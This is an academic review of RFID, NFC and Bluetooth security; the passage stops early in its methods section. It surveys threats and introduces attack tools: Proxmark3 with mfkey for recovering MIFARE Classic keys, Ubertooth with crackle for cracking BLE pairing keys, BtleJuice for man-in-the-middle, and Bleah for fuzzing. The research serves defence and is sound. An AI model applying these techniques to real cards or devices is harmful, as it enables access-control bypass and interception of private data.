*technologies*

*Article*

# A Comprehensive Review of RFID and Bluetooth Security: Practical Analysis

**Santiago Figueroa Lorenzo [1,2,*], Javier Añorga Benito [1,2,*], Pablo García Cardarelli [1], Jon Alberdi Garaia [1] and Saioa Arrizabalaga Juaristi [1,2]**

1 Department of Electrical and Electronic Engineering, University of Navarra, 20018 Donostia-San Sebastián, Spain; a904865@alumni.unav.es (P.G.C.); a904871@alumni.unav.es (J.A.G.); sarrizabalaga@ceit.es (S.A.J.)
2 Data Analytics and Information Management (DAIM) Group, Centro de Estudios e Investigaciones Técnicas de Gipuzkoa (CEIT-IK4), 20009 Donostia-San Sebastián, Spain
* Correspondence: sfigueroa@ceit.es (S.F.L); jabenito@ceit.es (J.A.B.); Tel.: +34-943-212800 (ext. 2910) (S.F.L.)

Received: 6 December 2018; Accepted: 21 January 2019; Published: 24 January 2019

**Abstract:** The Internet of Things (IoT) provides the ability to digitize physical objects into virtual data, thanks to the integration of hardware (e.g., sensors, actuators) and network communications for collecting and exchanging data. In this digitization process, however, security challenges need to be taken into account in order to prevent information availability, integrity, and confidentiality from being compromised. In this paper, security challenges of two broadly used technologies, RFID (Radio Frequency Identification) and Bluetooth, are analyzed. First, a review of the main vulnerabilities, security risk, and threats affecting both technologies are carried out. Then, open hardware and open source tools like: Proxmark3 and Ubertooth as well as BtleJuice and Bleah are used as part of the practical analysis. Lastly, risk mitigation and counter measures are proposed.

**Keywords:** IoT; RFID; NFC; Bluetooth; Proxmark3; Ubertooth; BtleJuice; Bleah

## 1. Introduction

The rapid evolution in miniaturization, electronics, and wireless communication technologies have contributed to essential and unprecedented advances in our society [1]. As a result, the number of available electronic devices has increased while their production costs have been reduced. Thanks to these advances in chip design, sensors and actuators are currently cheap enough to be embedded in any device [2]. The Internet of Things (IoT) emerged with the objective of providing new intelligent services and commodities to facilitate our daily tasks [3]. IoT visualizes a completely connected world, where things are able to communicate and interact among each other [1]. In this context, two of the most widely used technologies in the IoT domain are RFID (Radio Frequency Identification) and Bluetooth. RFID is one of the best positioned technologies to perform identification, which, in the last years, has gained a lot of popularity in applications like access control, payment cards, or logistics [4]. Other fields where RFID has a known implication are health care [5], animal identification [6], and the supply chain [7]. It is also important to remember that RFID includes Near Field Communication (NFC) as part of the standard. Actually, public transportation in many cities use the NFC card, Mifare Classic [8], Mifare Ultralight [9], Mifare Plus X [10], Mifare DESfire [11], and Mifare DESfire EV1 [12] for access control. In addition, RFID cards such as the EM4100 features application environments such as logistics automation and the industrial transponder [13]. With regard to Bluetooth technology, it has new markets as automotive, smart building, smart city, and smart home, which is highlighted with the recent release of Bluetooth mesh [14]. In 2018, nearly 4 billion devices ship with Bluetooth technology [15]. Many applications like the smart home and industry automation will also benefit from Bluetooth Smart Mesh technology [16].

This article analyzes the security of RFID, NFC, and Bluetooth technologies. To this end, a comprehensive review of vulnerabilities, security risks, and threats for both technologies is carried out. Some of the analyzed vulnerabilities and threats will be part of the Practical Analysis (PA). These security tests are launched from architectures deployed mostly on a Raspberry Pi and using open hardware and open source tools like: Proxmark3, Ubertooth, BtleJuice, and Bleah. Therefore, a detailed guideline is presented for the security analysis of RFID/NFC technology. The practical analysis is focused on four tags: Mifare Classic (MFCT), HID ProxCard, EM4100X, and T5577. In addition, the Bluetooth security is analyzed from a Bluetooth IoT Gateway, which is built with a Node.js application on an RBPi and two peripheral devices: CC2650STK [17] and CC2540DK [18]. Lastly, countermeasures to mitigate the risks are presented.

This paper is structured as follows. Section 2 describes all technologies: RFID, NFC, and Bluetooth, while Section 3 reviews in detail the vulnerabilities and threats related to them. Section 4 describes the tools used in the PA: PM3 for RFID and NFC as well as Ubertooth, BtleJuice, and Bleah for Bluetooth. Afterward, Section 5 presents the architectures deployed for each case, which are used as part of PA. Next, Section 6 describes the security tests carried out and the results obtained. Section 7 details risk mitigation and countermeasures that should be taken into account and, lastly, conclusions and future lines are drawn in Section 8. It is important to emphasize that, in order to provide a logical order for each section, the technologies are analyzed in the following order: RFID, NFC, and Bluetooth.

## 2. RFID/NFC and Bluetooth Description

A brief description, topology, architecture, message/data, and security features are used as common criteria to describe both technologies.

### *2.1. RFID and NFC Description*

RFID enables the automatic identification of objects using radio waves without the need of physical contact with the objects [19]. RFID tags contain a small microchip and a transmitter or antenna, which can only be activated by a reader to which the tag returns its signal [20]. RFID transponders can be classified by three criteria: operating frequency (low 125–134 kHz (LF), high 13.56 MHz (HF), ultra-high 860–960 MHz (UHF), and microwave 2.45–5.8 GHz (MW)), source of power (active, passive, battery-assisted passive), and memory type (Read Only (RO) memory block contains only manufacturer/product ID. Write Once Read Many (WORM) manufacturer/product ID is supplemented with block of readable memory. Read and Write (RW) data in memory block can be changed and read unlimited number of times). From all these tags, this article is focused on passive tags. There are passive RFID tags in all frequency ranges: LF [21], HF [22], UHF [23], and MW [24]. The NFC standard in particular is a type of passive HF tag.

NFC standard operates at an HF RFID frequency [25]. A clear representation of NFC architecture can be observed in Reference [26]. It is based on standards: ISO/IEC 14,443 [27], FeliCa [28], and ISO/IEC 18,092 [29].

The four tags (cards) chosen for the analysis are passive. Three (RFID) tags correspond to the range of LF: HID ProxCard (125 kHz) [30], EM4100x (125 kHz) [13], and T5577 (125 kHz/134 kHz) [31]. The last (NFC) tag works at HF: MIFARE Classic (13.56 MHz) [32]. The next lines provide a brief description of each tag.

The RF-programmable ProxCard is compatible with all HID proximity readers. It provides an external number for easy ID and control. In addition, it supports formats up to 85 bits, with over 137 billion codes. Passive, no-battery design allows an infinite number of reads [30].

The EM4100 card is read-only. It cannot be written. They just store a serial number of 4 bytes and the check byte. The protocol involved is pretty simple, and was created by EM Microelectronic [10]. When the tag enters the electromagnetic field transmitted by the RFID reader, it draws power from the field and will start transmitting its data. The first 9 bits are a logic 1. These bits are used as a marker sequence to indicate the beginning of the string. Since even parity is used throughout the data, this 9 bit sequence of 1's will not occur at any other location in the string. This is followed by 10 groups of 4 data and 1 even parity bits. Lastly, there are 4 bits of column parity (even) and a stop bit (0). The tag keeps repeating this string as long as it has power [33].

The T5557 cards can be read and written. The card is divided into eight blocks, where each block stores 4 bytes [31]. Among these eight blocks, there are five blocks available for the user to store data, while 2 bytes are used for configuration issues and one block for storing the password. Blocks can be protected with a password of 4 bytes [33].


MIFARE Classic (MFCT) is an EEPROM memory chip, which implements a proprietary secure communication algorithm (CRYPTO1). MFCT's basic operations are: read, write, increment, and decrement. The memory of the tag is divided into 16 sectors. Each sector is further divided into 4 blocks of 16 bytes each. The last block of each sector is called the sector trailer and stores two secret keys ('A' and 'B' keys) and access conditions corresponding to that sector. To perform an operation on a block, the reader is authenticated in the sector containing that block. The access conditions of that sector determine which key, 'A' or 'B', must be used during the authentication stage. More information about MFCT can be found in Reference [32].

One of the biggest challenges facing any RF system is its security. Since RFID systems use wireless means of communication between the reader and tags, the RFID systems may be faced with MITM, playback, eavesdropped, counterfeiting, and tracking threats, which brings up communication security issues, especially the privacy leak.

## 2.2. Bluetooth Description

Bluetooth architecture and topology is defined in Reference [34], where two forms of Bluetooth wireless technology systems are specified: Basic Rate/Enhanced Data Rate (BR/EDR) and Low Energy (BLE). BR/EDR supports Piconet, which has a star network topology. Likewise, Bluetooth BR/EDR supports Scatternet, where each Piconet has a single master and slaves participate in different Piconets on a time-division multiplex basis [35]. BLE supports the "dual mode," which allows a BLE device to have two roles at the same time including central and peripheral roles. A device that supports the central role initiates the establishment of a physical connection. Any device that accepts the establishment of a low energy physical link using any of the connection establishment procedures would be in the peripheral role [35]. BLE supports three topologies (Point-to-Point, Broadcast, and Mesh) whereas BR/EDR only supports Point-to Point topology [36]. Both BR/EDR and BLE have a controller and host parts. The BR/EDR Controller including the Radio, Baseband, Link Manager, and the optionally Host Controller Interface (HCI). The LE Controller includes the LE PHY, Link Layer, and optional HCI. Both BLE and BR/EDR have an above the link layer (the L2CAP layer), which provides a channel-based abstraction to applications and services. It carries out fragmentation and de-fragmentation of application data and multiplexing and de-multiplexing of multiple channels over a shared logical link. In addition to L2CAP, BLE provides two additional protocol layers on top of L2CAP. The Security Manager Protocol (SMP) uses a fixed L2CAP channel to implement the security functions between devices. The generic access protocol (GAP) layer directly interfaces with the application and/or profiles to handle device discovery and connection related services for the device. GAP handles the initiation of security features [37]. Other layers are the Attribute protocol (ATT) and Generic Attributes (GATT) that provide a method to communicate small amounts of data over a fixed L2CAP channel. ATT may also be used over BR/EDR. Traditional profile specifications are defined for BR/EDR in Reference [38]. GATT specifications are defined for BLE and BR/EDR in Reference [39].


Pairing the process is mandatory in BR/EDR but optional in BLE. The form of pairing by a peripheral and its host is determined by the (Input/Output) IO capabilities and security requirements of both. These capabilities and requirements are communicated via the pairing request and pairing response commands during the initial phase of pairing [34]. Figure 1a shows the fields that support pairing request/response in the Bluetooth frame. Figure 1b is a capture realized with Wireshark [40] in an exchange previous to the pairing between CC2540DK central and CC2540DK peripheral. The importance of I/O capabilities is represented in Figure 1b, where it is shown how this device (CC2540DK central) supports keyboard and display. From Bluetooth 4.2 specifications, the LE Secure connection is introduced [41]. The previous pairing methods used in the 4.1 and 4.0 Bluetooth Specifications are still available, and are now defined as LE Legacy pairing. The main difference is that LE Secure connections uses Elliptic Curve Diffie-Hellman cryptography, while LE Legacy pairing does not [42]. The pairing features that can be enabled are: the OOB (Out-of-Band) Data Flag bit, the MITM [43] (Man-In-The-Middle) bit, the SC (LE Secure connection) indicator bit, and the IO Cap (IO Capabilities). After the pairing request and the paring response are exchanged, both devices can select which key generation method is used in subsequent phases. LE Legacy pairing offers Just Works, Passkey, and OOB. In addition to these three methods, the LE Secure Connection also includes a new one: Numeric Comparison [44].



| Field Sub-define | Code (1 Byte) | IO Cap (1 Byte) | OOB DF (1 Byte) | AuthReq (1 Byte) | | | | | Maximum Encryption Key Size (1 Byte) | Initiator Key Distribution (1 Byte) | Responder Key Distribution (1 Byte) |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | BF | MITM | SC | KP | Reserved | | | |
| Bits* | 8 | 8 | 8 | 2 | 1 | 1 | 1 | 3 | 8 | 8 | 8 |

*Bit order is LSB to MSB.

(**a**)



Wireshark · Packet 1223 · Decrypt3

```
▸ Frame 1223: 44 bytes on wire (352 bits), 44 bytes captured (352 bits)
▸ PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Security Manager Protocol
    Opcode: Pairing Request (0x01)
    IO Capability: Keyboard, Display (0x04)
    OOB Data Flags: OOB Auth. Data Not Present (0x00)
  ▾ AuthReq: 0x05, MITM Flag, Bonding Flags: Bonding
      000. .... = Reserved: 0x0
      ...0 .... = Keypress Flag: False
      .... 0... = Secure Connection Flag: False
      .... .1.. = MITM Flag: True
      .... ..01 = Bonding Flags: Bonding (0x1)
    Max Encryption Key Size: 16
  ▸ Initiator Key Distribution: 0x07, Signature Key (CSRK), Id Key (IRK), Encryption Key (LTK)
  ▸ Responder Key Distribution: 0x07, Signature Key (CSRK), Id Key (IRK), Encryption Key (LTK)

0000  00 00 18 00 93 00 00 00  36 75 0c 00 00 ae 00 00   ........ 6u......
0010  f6 4a 22 17 08 f0 06 00  89 26 5b b9 0e 0b 07 00   .J"..... .&[.....
0020  06 00 01 04 00 05 10 07  07 1b 9a f7               ........ ....
```

(**b**)

**Figure 1.** (**a**) Pairing Request/Response and (**b**) Frame pairing Request captured with Wireshark.

## 3. Review of Vulnerabilities and Threats

### *3.1. Vulnerabilities and Threats for RFID and NFC*

Security attacks on RFID may target the physical tag, the communication channel between the tag and the reader, or the applications system. Table 1 allows us to classify the existing security risks and threats according to their target into physical threats, channel threats, and system threats. The three types of categories are briefly defined below.

- Physical threats are represented by the threats that use physical means to attack the RFID system to disable tags, modify their content, or to imitate them [45].
- Channel threats refer to the attacks targeting the insecure channel between a reader and a tag. RFID systems may face eavesdropping, snooping, counterfeiting, tracking threats, playback, and other communication security issues that lead to privacy leaks [46].
- System threats refer to the attacks on the flaws existing in the authentication protocol and encryption algorithm [46].

**Table 1.** RFID security risk and threats.

| No. | Class | Security Risk and Threats | Remarks | PA |
|---|---|---|---|---|
| 1 | Physical RFID Threats | Disabling Tags | An attacker takes advantage of the wireless nature of RFID systems in order to disable tags temporarily or permanently [45]. | |
| 2 | | Cloning Tags | Each RFID tag used for identification has a unique ID number. If the ID information is exposed by the attacker, the tag can easily be copied [45]. | x |
| 3 | | Reverse Engineering | An attacker takes apart the chip to find out how it works in order to receive the data from the Integrated Circuit (IC) because most RFID tags are not equipped with a tamper resistant mechanism for an estimated long period of time [47]. | |
| 4 | | Power Analysis | Power analysis attacks can be mounted on RFID systems by monitoring the power consumption levels of RFID tags. | |
| 5 | | Tag Modification | The most RFID tags use writable memory. Therefore, an adversary can take advantage of this feature to modify or delete valuable data from the memory of the tag [46]. | |
| 6 | RFID Channel threats | Eavesdropping | An unauthorized RFID reader listens to conversations between a tag and reader and then obtains important data [48]. | x |
| 7 | | Snooping | Snooping is similar to eavesdropping. However, snooping occurs when the data stored on the RFID tag is read without the owner's knowledge or agreement by an unauthorized reader interacting the tag [46]. | |
| 8 | | Skimming | The adversary observes the information exchanged between a legitimate tag and a legitimate reader. Via the extracted data, the attacker attempts to make a cloned tag, which imitates the original RFID tag [49]. | |
| 9 | | Replay Attack | The replay attack is when a malicious node or device replays those key information, which is eavesdropped through the communication between reader and tag [46]. | |
| 10 | | Relay Attack | In a relay attack, an adversary acts as a man-in-the-middle. An adversarial device is placed surreptitiously between a legitimate RFID tag and reader [50]. | |
| 11 | | Passive Interference | RFID networks are rendered susceptible to possible interference and collisions from any source of radio interference such as noisy electronic generators and power switching supplies [45]. | |
| 12 | | Active Jamming | Although passive interference is usually unintentional, an attacker can take advantage of the fact that an RFID tag listens indiscriminately to all radio signals in its range [45]. | |
| 13 | System Threats | Counterfeiting and Spoofing Attacks | When the attackers get some information about the identity of RFID tags either by detecting the communication between readers and legitimate tags or by physical exploration of the tags, the attacker can clone the tags. | x |
| 14 | | Tracing and Tracking | By sending queries and obtaining the same response from a tag at various locations, it can be determined where the specific tag is currently and which locations it has visited [46]. | |
| 15 | | Password Decoding or Crypto Attacks | Since most RFID systems use encryption technology to ensure the confidentiality and integrity of information delivery, attacking against the encryption algorithm is a common form of attack. | x |
| 16 | | Denial of Service (Dos) Attacks | DoS attacks are usually physical attacks like jamming the system with noise interference, blocking radio signals, or even removing or disabling RFID tags. Therefore, it causes the system to work improperly [51]. | |
| 17 | | Viruses | RFID tags currently do not have enough memory capacity to store a virus. However, in the future, viruses could be a serious threat to an RFID system. A virus programmed on an RFID tag by an unknown source could cripple an RFID system when the tagged item is read at a facility [48]. | |

Note that the "PA" column indicates whether the security risk and threats will be demonstrated as part of the practical analysis in Section 6.1.

### *3.2. Vulnerabilities and Threats for Bluetooth*

Both the practical analysis and the developed review of vulnerabilities and threats are focused from Bluetooth 4.0. Table 2 provides an overview of a number of known security vulnerabilities associated with Bluetooth. Information has been gathered from different dataset analysis tools like CVE-MITRE [52], NIST [53], and CVE-Details [54].

**Table 2.** Bluetooth security issue or vulnerability.

| No. | Security Issue or Vulnerability | Remarks | Version | PA |
|---|---|---|---|---|
| 1 | Low energy Security Mode 1 Level 1 does not require any security mechanisms (i.e., no authentication or encryption) [55]. | Low energy Security Mode 1 Level 1 is inherently insecure (authenticated pairing and encryption) and is highly recommended instead [56]. | 4.0<br>4.1<br>4.2 | x |
| 2 | Just Works association model does not provide MITM protection during pairing, which results in an unauthenticated link key. | For highest security, BR/EDR devices should require MITM protection during Secure Simple Pairing (SSP) and refuse to accept unauthenticated link keys generated using Just Works pairing [57]. | 4.0<br>4.1<br>4.2 | x |
| 3 | Pairing method Just Works does not provides protection against MITM or eavesdropping [54]. | MITM attackers can capture and manipulate data transmitted between trusted devices. Low energy devices should be paired in a secure environment to minimize the risk of eavesdropping and MITM attacks. Just Works pairing should not be used for low energy [58]. | 4.0<br>4.1<br>4.2 | x |
| 4 | SSP (Secure Simple Pairing) ECDH key pairs may be static or otherwise weakly generated [59]. | Weak ECDH key pairs minimize SSP eavesdropping protection, which may allow attackers to determine secret link keys. All devices should have unique, strongly-generated ECDH key pairs that change regularly. | 4.0<br>4.1<br>4.2 | |
| 5 | Static SSP passkeys facilitate MITM attacks [57]. | Passkeys provide MITM protection during SSP. Devices should use random, unique passkeys for each pairing attempt. | 4.0<br>4.1<br>4.2 | |
| 6 | Attempts for authentication are repeatable [53]. | A mechanism needs to be included in Bluetooth devices to prevent unlimited authentication requests. The Bluetooth specification requires an exponentially increasing waiting interval between successive authentication attempts. However, it does not require such a waiting interval for authentication challenge requests. Therefore, an attacker could collect large numbers of challenge responses (which are encrypted with the secret link key) that could leak information about the secret link key. | All | |
| 7 | Low energy privacy may be compromised if the Bluetooth address is captured and associated with a particular user [60]. | For low energy, address privacy can be implemented to reduce this risk. | 4.0<br>4.1 | |
| 8 | Low energy legacy pairing provides no passive eavesdropping protection. | If successful, eavesdroppers can capture secret keys (i.e., LTK, CSRK, IRK) distributed during low energy pairing [52]. | 4.0<br>4.1 | x |
| 9 | Link keys can be stored improperly. | Link keys can be read or modified by an attacker if they are not securely stored and protected via access controls. | All | |
| 10 | Strengths of the pseudo-random number generators (PRNG) are not known [53]. | The Random Number Generator (RNG) may produce static or periodic numbers that may reduce the effectiveness of the security mechanisms. | All | |
| 11 | No user authentication exists [53]. | Only device authentication is provided by the specification. Application-level security, including user authentication, can be added via overlay by the application developer. | All | |
| 12 | End-to-end security is not performed [61]. | Only individual links are encrypted and authenticated. Data is decrypted at intermediate points. End-to-end security on top of the Bluetooth stack can be provided by use of additional security controls. | All | |
| 13 | Security services are limited [62]. | Audit, non-repudiation, and other services are not part of the standard. If needed, these services can be incorporated in an overlay fashion by the application developer. | All | x |
| 14 | Discoverable and/or connectable devices are prone to attack [53]. | Any BR/EDR/HS device that must go into discoverable or connectable mode to pair or connect should only do so for a minimal amount of time. A device should not be in discoverable or connectable mode all the time. | All | |

Note that the "PA" column indicates whether the security risk and threats will be demonstrated as part of the practical analysis in Section 6.2.

Bluetooth offers several benefits and advantages, but the benefits are not provided without risk. Bluetooth and associated devices are susceptible to general wireless networking threats, such as DoS attacks, eavesdropping, MITM attacks, message modification, and resource misappropriation, and are also threatened by more specific Bluetooth related attacks, such as the following.

- Pairing Eavesdropping: Low Energy Legacy Pairing are susceptible to eavesdropping attacks [62]. The successful eavesdropper who collects all pairing frames can determine the secret key(s) given sufficient time, which allows trusted device impersonation and active/passive data decryption.
- DoS: Like other wireless technologies, Bluetooth is susceptible to a DoS attacks. The impact includes disabling a device's Bluetooth interface as well as depleting the device's battery.
- Fuzzing Attacks: Bluetooth fuzzing attacks consist of sending malformed or otherwise non-standard data to a device's Bluetooth radio and observing how the device reacts. If a device's operation is slowed or stopped by these attacks, a serious vulnerability potentially exists in the protocol stack. This type of attacks can be carried out with tools such as Bleah [63].
- Secure Simple Pairing Attacks: A number of techniques can force a remote device to use Just Works SSP and then exploit its lack of MITM protection (e.g., the attack device claims that it has no input/output capabilities). Furthermore, fixed passkeys could allow an attacker to perform MITM attacks as well.

Moreover, Reference [62] mentions how using Ubertooth One tool in conjunction with Kismet, Wireshark, and Crackle [64] is able to perform spectrum analysis, packet sniffing, and packet decoding. A security vulnerability due to (Temporary Key) TK is predictable because its length is too short [65]. Lastly, Reference [66] presents a comprehensive survey on the security flaws of BLE.

## 4. Tools Description: PM3 for RFID/NFC, Ubertooth, BtleJuice, and Bleah for Bluetooth

In order to carry out the PA, four open source and open hardware tools are used as the baseline to develop the security tests: PM3 for RFID/NFC and Ubertooth, BtleJuice, and Bleah for Bluetooth. These tools are presented below.

### *4.1. Proxmark3*

PM3 supports both LF and HF signal processing, which are enabled by two independent parallel antenna circuits. Both antennas are connected to a 4-pin Hirose connector, and, in turn, it is connected to an external loop antenna [67]. PM3 can be used in the reading mode, the eavesdropping mode, or in the card emulation mode. The signal from the antenna is routed through the FPGA (Field Programmable Gate Array) after it has been digitized by an 8-bit ADC (Analog-to-Digital Converter). The FPGA relays the information needed to perform the signal decoding to the microcontroller. The core of this microcontroller is an ARM processor that is in charge of the protocol. It receives the digital signal from the FPGA and decodes it. The decoded signal can just be copied to a buffer in the EEPROM (Electrically Erasable Programmable Read-Only Memory). The PM3 has a USB interface to the computer. The current implementation uses the default Human Interface Device (HID) USB protocol. The microcontroller and the FPGA can be flashed via USB.

PM3 presents an associated tool, called mfkey [68], which allows us to obtain the keystream that has been used to generate {ar} and {at} and, therefore, the keys of card's sectors. All these terms are detailed in Section 6.

### *4.2. Ubertooth*

Ubertooth is a USB dongle with an RF frontend, CC2400 radio chip, and LPC micro-controller [69]. The CC2400 has a reconfigurable narrowband radio transceiver that can monitor a single Bluetooth channel at any given moment. The CC2400 (roughly) converts RF into a bitstream, which is then processed entirely on the LPC. The Ubertooth project also implements a partial sniffer for BR/EDR Bluetooth. Because BLE is a simpler protocol than BR/EDR Bluetooth, it can process packets entirely on the LPC (on-dongle). In contrast, the BR/EDR Bluetooth sniffer only uses the LPC to shovel bits from the CC2400 to the PC. Ubertooth allows an operation with greater agility and enables the precise timing necessary for recovering hop interval and hop increment. The last firmware release can be obtained in Reference [70].

Ubertooth and Wireshark are used to capture traffic in order to use the crackle tool [64]. Crackle exploits a flaw in the BLE pairing process that allows an attacker to guess or very quickly brute force the TK (Temporary Key). With the TK and other data collected from the pairing process, the STK (Short Term Key) and later the LTK (Long Term Key) can be collected [64].

### *4.3. BtleJuice*

BtleJuice is a complete framework to perform Man-in-the-Middle (MITM) attacks on BLE devices. It is composed of an interception core, an interception proxy, a dedicated web user interface (UI), and Python and Node.js bindings [70]. Figure 2 shows the software architecture of BtleJuice. The interception proxy interacts with Bluetooth peripherals and the interception core generates the fake devices with a fake Bluetooth address. In order to install BtleJuice, Reference [71] should be followed. BtleJuice is composed of two main components: an interception proxy and a core. These two components are required to run on independent machines in order to operate simultaneously two Bluetooth 4.0+ adapters.




**Figure 2.** BtleJuice architecture [72].


### *4.4. Bleah*

Bleah is a BLE scanner based on the bluepy library [63]. Functions like continuous scanning for BLE devices, connecting to a specific device, enumerating all services, and injecting information to a specific characteristic of the device are part of the tool.


## **5. Architectures Deployed**

Figure 3 shows the architectures built to perform security tests on devices that support both technologies. On these architectures, each and every one of the practical analyses are deployed. Due to the portability provided by RBPi, all architectures are based on this hardware. Figure 3a,b use PM3 as the main tool. However, Figure 3a is focused on the RFID security test and Figure 3b is focused on the NFC security test. Both architectures in Figure 3c,d use Ubertooth in order to build an eavesdropping attack. However, Figure 3c allows testing the Just Works mode and Figure 3d allows testing the PassKey Entry mode. On the other hand, the architecture shown in Figure 3e represents the use of the BtleJuice framework for the execution of an MITM attack. The architecture represented in


Figure 3f is used to build a fuzzing attack from the Bleah tool. The main details of each architecture are specified below.




(**a**)



(**b**)




(**c**)




(**d**)

**Figure 3.** *Cont.*



(**e**)



(**f**)

**Figure 3.** Architectures deployed: (**a**) PM3 Reader Mode (RFID), (**b**) PM3 Eavesdropping Mode (NFC), (**c**) Bluetooth architecture deployed to CC2650STK, (**d**) Bluetooth architecture deployed to CC2540DK, (**e**) Architecture deployed to build MITM attack using the BtleJuice framework, (**f**) Architecture deployed to build a Fuzzing attack using the Bleah tool.

## 5.1. PM3 Architecture

In order to perform a security test on RFID/NFC, two architectures have been deployed: Figure 3a,b. First of all, the PM3 is launched on the RBPi. Details of the installation of PM3 over RBPi can be obtained using Reference [73]. The architecture shown in Figure 3a needs to launch the ACR122U [74].

Figure 3a shows the interaction between the reader and the card. The ACR122U reader has been selected like additional hardware because it is compliant with the most used operating systems [74] and the library nfc-tools [75]. PM3 supports Eavesdropping Mode, which allows us to focus on security aspects because the PM3 antenna receives the interaction tag—reader (in this case: MFCT–ACR122U).

